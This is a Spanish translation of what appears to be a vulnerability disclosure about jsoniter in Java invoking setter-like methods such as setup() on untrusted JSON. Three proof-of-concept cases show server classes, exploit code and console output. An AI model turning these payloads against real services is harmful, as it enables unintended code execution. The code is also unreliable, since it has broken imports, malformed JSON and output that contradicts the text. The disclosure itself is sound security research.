

# Deserialización de datos no confiables en jsoniter

Autor: Adi Malyanker  
Traducido por: Ivan Reyes

La biblioteca permite el lanzamiento de todas las funciones que comienzan con el conjunto de palabras (por ejemplo, la función `setup()`), incluso las funciones privadas. Es posible ejecutarlo un par de veces y, en algunos casos, puede causar un RCE; todo depende del código del servidor.

## He creado 3 casos de estudio:

En el **primer caso**, llamaré a la misma función de conjunto dos veces.

El siguiente es el código del servidor:

```
package exploit_jsonex;

public class inner {
    public Object obj;
    public int id;

    public void setup(int id) {
        System.out.println("executed setup ");
    }

    public Object getObj() {
        System.out.println("got obj");
        return obj;
    }

    public void setObj(Object obj) {
        System.out.println("set obj");
        this.obj = obj;
    }
}
```

He utilizado el siguiente exploit para ejecutar la función dos veces:

```
package exploit_jsonex;

import java.io.IOException;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Paths;
import com.jsoniter.Jsonlterator;
```


```

public class exploit {
    public static void main( String[] args ) throws IOException {
        String jsonString = "{\"up\":123, \"up\":125,
        \"obj\":{\"org\",\"http\"}}";

        Object ans = JsonIterator.deserialize(jsonString, inner.class);
    }
}

```

La función se ejecutó dos veces:



```

<terminated> exploit [Java Application] C:\Program Files\Java\jdk-16.0.1\bin\javaw.exe (4 Jul 2021, 17:05:57 - 17:05:58)
executed setup
set obj

```

En el **segundo caso** estudio, he enviado solo la mitad del objeto y todavía estaba exceptuado:

El código del servidor:

```

package exploit_jsonex;

public class inner {
    public Object obj;
    public int id;

    public void setup(int id) {
        System.out.println("executed setup ");
    }

    public Object getObj() {
        System.out.println("got obj");
        return obj;
    }

    public void setObj(Object obj) {
        System.out.println("set obj");
        this.obj = obj;
    }
}

```

El exploit

```

package exploit_jsonex;

import java.io.IOException;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Paths;
import com.jsoniter.JsonIterator;


```

```

public class exploit {
    public static void main( String[] args ) throws IOException {
        String jsonString = "{\"up\":123}";
        Object ans = JsonIterator.deserialize(jsonString, inner.class);
    }
}

```

El lanzamiento se puede ver aquí:



```

<terminated> exploit [Java Application] C:\Program Files\Ja
executed setup

```

El **tercer caso**, muestra que es posible enviar en el json con más parámetros de los que tiene el objeto y aún ejecutará todas las funciones relacionadas. en este código, la clase interna solo tiene el parámetro miembro obj. El json enviado contiene los parámetros up y obj, lo que hace que ejecute las funciones setObj y setup.

El código del servidor:

```

package exploit_jsonex;

public class inner {
    public Object obj;

    public void setup(int id) {
        System.out.println("executed setup ");
    }

    public Object getObj() {
        System.out.println("got obj");
        return obj;
    }

    public void setObj(Object obj) {
        System.out.println("set obj");
        this.obj = obj;
    }
}

```

El exploit

```

package exploit_jsonex;

```

```
import java.io.IOException;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Paths;
import com.jsoniter.JsonIterato

public class exploit {
    public static void main( String[] args ) throws IOException {
        String jsonString = "{\"up\":123, \"obj\":{\"org\",\"http\"}}";
        Object ans = JsonIterator.deserialize(jsonString, inner.class);
    }
}
```

Como puede ver aquí:

```
executed setup
set obj
```